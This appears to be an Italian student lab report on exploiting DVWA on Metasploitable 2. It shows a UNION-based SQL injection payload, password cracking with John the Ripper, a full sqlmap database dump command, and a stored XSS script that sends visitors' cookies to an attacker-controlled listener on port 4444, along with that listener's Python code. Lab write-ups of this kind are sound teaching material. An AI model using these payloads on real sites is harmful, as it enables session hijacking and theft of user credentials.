

Build Week 2

Giorno1 - Web Application Exploit SQLi

Settaggio ip e ping

Anzitutto cambiamo gli indirizzi ip delle macchine, come richiesto dalla traccia dell'esercizio e verifichiamo il ping

```
auto eth0
iface eth0 inet static
address 192.168.13.150
netmask 255.255.255.0
network 192.168.13.0
```

```
—(kali㉿kali)-[~]
$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
4 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=2.23 ms
4 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=1.02 ms
C
— 192.168.13.150 ping statistics —
  packets transmitted, 2 received, 0% packet loss, time 1003ms
rtt min/avg/max/mdev = 1.021/1.624/2.228/0.603 ms
```

```
# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.13.100/24
gateway 192.168.13.1
```

Cos'è un Sql Injection?

Un SQL injection è un tipo di attacco informatico che sfrutta una vulnerabilità nei sistemi di gestione di database relazionali (RDBMS) che utilizzano il linguaggio SQL (Structured Query Language) per comunicare con il database.

Con un attacco di SQL injection, un aggressore inserisce deliberatamente del codice SQL dannoso all'interno di un input di un'applicazione web che utilizza un database. L'applicazione web, che non è stata progettata per resistere a questo tipo di attacco, esegue il codice SQL dannoso insieme alle query legittime, dando all'attaccante l'accesso non autorizzato alle informazioni del database o addirittura la possibilità di eseguire operazioni dannose.

Ad esempio, un attaccante potrebbe utilizzare un SQL injection per accedere alle informazioni personali degli utenti, per modificare i dati del database o per eseguire operazioni dannose sul server che ospita il database.

Effettueremo un attacco SQL injection manuale e un attacco SQL injection automaticamente con il tool SQLmap

Attacco SQL injection manuale

Dopo aver settato la **security** sul livello **low**, inseriamo nell'user id il seguente codice:

```
%' and 1=0 union select null,  
concat(first_name,0x0a,last_name,0x  
0a,user,0x0a,password) from users #
```

La pagina risponde inviandoci i dati personali, l'username e gli hash delle password, come mostra lo screen a destra:

In particolare, per svolgere l'esercizio necessitiamo dell'hash della password di Pablo Picasso:

The screenshot shows the DVWA application interface with the title "Vulnerability: SQL Injection". On the left, there is a sidebar menu with the following items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current page), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a heading "User ID:" followed by a text input field and a "Submit" button. Below the input field, the application displays the injected SQL query and its results. The results are listed in five rows, each corresponding to a user record extracted from the database:

ID	First name	Surname	User	Password Hash
admin	admin	admin	admin	5f4dcc3b5aa765d61d8327deb882cf99
Gordon	Brown	gordonb	e99a18c428cb38d5f260853678922e03	
Hack	Me	1337	8d3533d75ae2c3966d7e0d4fcc69216b	
Pablo	Picasso	pablo	0d107d09f5bbe40cade3de5c71e9e9b7	

At the bottom of the page, there is a footer message: "ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #".

A questo punto, utilizziamo JTR per decriptare gli hash delle password.

Anzitutto, creiamo un file .txt con gli hash, per poi dare in pasto all'amico John il file con l'hash della pass di Pablo Picasso.

```
NU nano 7.2
sh della pass di pablo picasso
07d09f5bbe40cade3de5c71e9e9b7
```

```
-(kali㉿kali)-[~]
$ touch passpicasso.txt

-(kali㉿kali)-[~]
$ nano passpicasso.txt

-(kali㉿kali)-[~]
$ john --show --format=Raw-Md5 passpicasso.txt
letmein
```

La password decriptata è "letmein".

Attacco SQL injection automatico, con il tool Sqlmap


Dalla pagina del dvwa di metà aperta sul browser del nostro kali, annotiamo l'URL e i cookie, che ci serviranno per il comando da eseguire con il tool.

Pertanto, forniamo a sqlmap i dati rinvenuti, il livello di security e lanciamo il seguente codice:

```
sqlmap -u  
"http://192.168.13.150/dvwa/vulnerabilities/sql_injection/?id=1&Submit=Submit#" --  
cookie="security=low;  
PHPSESSID=e2c281fcb57edc76de168fa86de4c358" -D dvwa --dump-all --batch
```

Più precisamente, chiediamo di mantenere l'aggressività e il rischio dell'iniezione al livello standard (non specificando nulla, restano settati sul livello 1 di default), di estrarre tutte le tabelle del database dvwa e che l'iniezione sia eseguita sulla variabile id dell'url. Inoltre, con batch si evitano le interazioni manuali.

```
(kali㉿kali)-[~]  
$ sqlmap -u "http://192.168.13.150/dvwa/vulnerabilities/sql_injection/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=e2c281fcb57edc76de168fa86de4c358" -D dvwa --dump-all --batch  
{1.7.2#stable}  
https://sqlmap.org
```



Sqlmap ha risposto positivamente alla mia comanda ed ha identificato una vulnerabilità di SQL injection nel parametro GET 'id'. In particolare, ha rilevato che il parametro è vulnerabile a un attacco di tipo "time-based blind" e a un attacco di tipo "UNION query".

```
[05:59:44] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable  
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y  
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y  
[05:59:44] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns' action (Blind)  
[05:59:44] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique  
[05:59:44] [INFO] target URL appears to be UNION injectable with 2 columns  
[05:59:44] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable  
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N  
sqlmap identified the following injection point(s) with a total of 79 HTTP(s) requests:
```

Inoltre, ha identificato il tipo di database utilizzato dal backend dell'applicazione come MySQL.

```
[05:59:44] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)  
web application technology: PHP 5.2.4, Apache 2.2.8  
back-end DBMS: MySQL >= 5.0.12  
[05:59:44] [INFO] fetching tables for database: 'dvwa'  
[05:59:45] [INFO] fetching columns for table 'guestbook' in database 'dvwa'  
[05:59:45] [INFO] fetching entries for table 'guestbook' in database 'dvwa'  
Database: dvwa  
Table: guestbook
```

Infine, ha estratto informazioni sulle tabelle e le colonne del database, ed ha scaricato i dati della tabella 'guestbook' in un file CSV, con le password (sia in versione hash, che decriptate) di ciascun utente. Il tool ci conferma che la password non decriptata di Pablo picasso è "**letmein**".

```
do you want to use common password suffixes? (slow!) [y/N] N
[05:59:45] [INFO] starting dictionary-based cracking (md5_generic_passwd) ion (Blind)
[05:59:45] [INFO] starting 2 processes
[05:59:47] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[05:59:47] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[05:59:50] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[05:59:53] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'

Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+
| user_id | user   | avatar
+-----+-----+-----+
| 1       | admin  | http://192.168.50.101/dvwa/hackable/users/admin.jpg
| 2       | gordonb | http://192.168.50.101/dvwa/hackable/users/gordonb.jpg
| 3       | 1337   | http://192.168.50.101/dvwa/hackable/users/1337.jpg
| 4       | pablo   | http://192.168.50.101/dvwa/hackable/users/pablo.jpg
| 5       | smithy  | http://192.168.50.101/dvwa/hackable/users/smithy.jpg
+-----+-----+-----+
```

Build Week 2

Giorno 2 - Web Application Exploit XSS

Settaggio IP e ping

Anzitutto cambiamo gli indirizzi ip delle macchine, come richiesto dall'esercizio, e verifichiamo il ping

```
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.104.100
netmask 255.255.255.0
network 192.168.104.0
broadcast 192.168.104.255
gateway 192.168.104.1
```

```
auto eth0
iface eth0 inet static
address 192.168.104.150
netmask 255.255.255.0
network 192.168.104.0
broadcast 192.168.104.255
gateway 192.168.104.1
```

```
(kali㉿kali)-[~]
$ ping 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=1.76 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=1.95 ms
^C
--- 192.168.104.150 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 1.761/1.853/1.945/0.092 ms
```

In cosa consiste l'XSS persistente?


Il nostro obiettivo è quello di sfruttare le vulnerabilità XSS persistente presente sulla web application DVWA di Metasploitable, al fine di simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie rubati sul web server, sotto il nostro controllo.

Dunque, inseriremo uno script come payload per l'attacco XSS persistente sulla web application DVWA di Metasploitable 2 che consenta di visualizzare un jpeg sulla web app, di rubare il cookie dell'utente corrente e di inviarlo a un server remoto controllato dall'attaccante sulla porta 4444.

Anzitutto scegliamo un jpeg dalla root di kali, nella fattispecie "Schermo.jpeg" che, successivamente, inseriremo sulla web app DVWA di metà. A destra il jpeg.

Ci assicuriamo infine anche che la porta 4444 non sia già assegnata ad altri servizi, il cui output vuoto ci indica che la porta è libera:

```
(kali㉿kali)-[~]
$ netstat -tuln | grep 4444
```



Procediamo con la creazione dello script:

Se il path della richiesta è quello del jpeg che si è scelto, il server invia in output l'immagine che viene letta dal file system del server.


Il metodo run() avvia il server sulla porta 4444 e lo mantiene in esecuzione in modo continuo, finché non viene interrotto manualmente.

In sintesi, eseguendo tale codice, il server va in ascolto sulla porta scelta:

```
(kali㉿kali)-[~]
$ python codicexss.py
Server avviato sulla porta 4444
192.168.104.100 - - [14/Mar/2023 05:16:14] "GET /home/kali/Schermo.jpeg" security-low
```


```
1 from http.server import BaseHTTPRequestHandler, HTTPServer
2 from urllib.parse import urlparse, parse_qs
3 import os
4
5 class MyServer(BaseHTTPRequestHandler):
6     def do_GET(self):
7         if self.path.startswith('/home/kali/Schermo.jpeg'):
8             try:
9                 with open('Schermo.jpeg', 'rb') as f:
10                     img_data = f.read()
11                     self.send_response(200)
12                     self.send_header('Content-type', 'image/jpeg')
13                     self.end_headers()
14                     self.wfile.write(img_data)
15             except FileNotFoundError:
16                 print(f'File non trovato')
17                 self.send_error(404)
18         else:
19             print(f'Non trovato sul server')
20             self.send_error(404)
21
22 def run(server_class=HTTPServer, handler_class=MyServer, port=4444):
23     server_address = ('', port)
24     httpd = server_class(server_address, handler_class)
25     print(f'Server avviato sulla porta {port}')
26     httpd.serve_forever()
27
28 if __name__ == '__main__':
29     run()
30 |
```

A questo punto entriamo sull'app web DVWA di metà e selezioniamo xss stored



The screenshot shows the DVWA interface with the 'XSS stored' tab selected in the sidebar. The main content area displays a guestbook form with fields for 'Name' and 'Message'. Below the form, a message box shows 'Name: test' and 'Message: This is a test comment.' To the right, there is a 'More info' section with links to external XSS resources.

Dopo aver settato la security su livello low, è opportuno modificare la capacità di lunghezza del messaggio che l'area di input accetta, perché il codice che si vuole inserire è più lungo dei 50 caratteri impostati di default. Con il comando inspector, procediamo con la modifica delle istruzioni, come segue in figura:



The screenshot shows the browser's developer tools (inspector) highlighting the 'maxlength' attribute of the 'mtxMessage' textarea. The attribute is currently set to '50000', which is longer than the default 50 characters. This modification allows for a longer message to be submitted.

```
http://www.w3.org/1999/xhtml">> [scroll]
ad>
home"> overflow
ntainer">
header"> </div>
main_menu"> </div>
main_body">
  ss="body_padded">
    lnerability: Stored Cross Site Scripting (XSS)</h1>
    lass="vulnerable_code_area">
      method="post" name="guestform" onsubmit="return validate_form(this)"> event
      ble width="550" cellspacing="1" cellpadding="2" border="0">
        tbody>
          <tr> </tr>
          <tr>
            <td width="100">Message *</td>
            <td>
              <textarea name="mtxMessage" cols="50" rows="3" maxlength="50000"></textarea>
            </td>
          </tr>
        > div#container > div#main_body > div#body_padded > div#vulnerable_code_area > form > table > tbody > tr > td > textarea
```

Nell'app web dvwa di metà, inseriamo il codice che ci permetterà di recuperare i cookie dei visitatori del sito:

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="Screen"/>
Message *	<pre><script type="text/javascript"> var cookieValue = document.cookie; var imageUrl = "http://192.168.104.100:4444/home/kali/Schermo.jpeg" + cookieValue; document.write(""); </script></pre>
<input type="button" value="Sign Guestbook"/>	

Tale JavaScript preleva il valore del cookie dell'utente corrente attraverso la proprietà "document.cookie". Quindi, il valore del cookie viene concatenato con una URL che punta a un'immagine (in questo caso, "Schermo.jpeg").

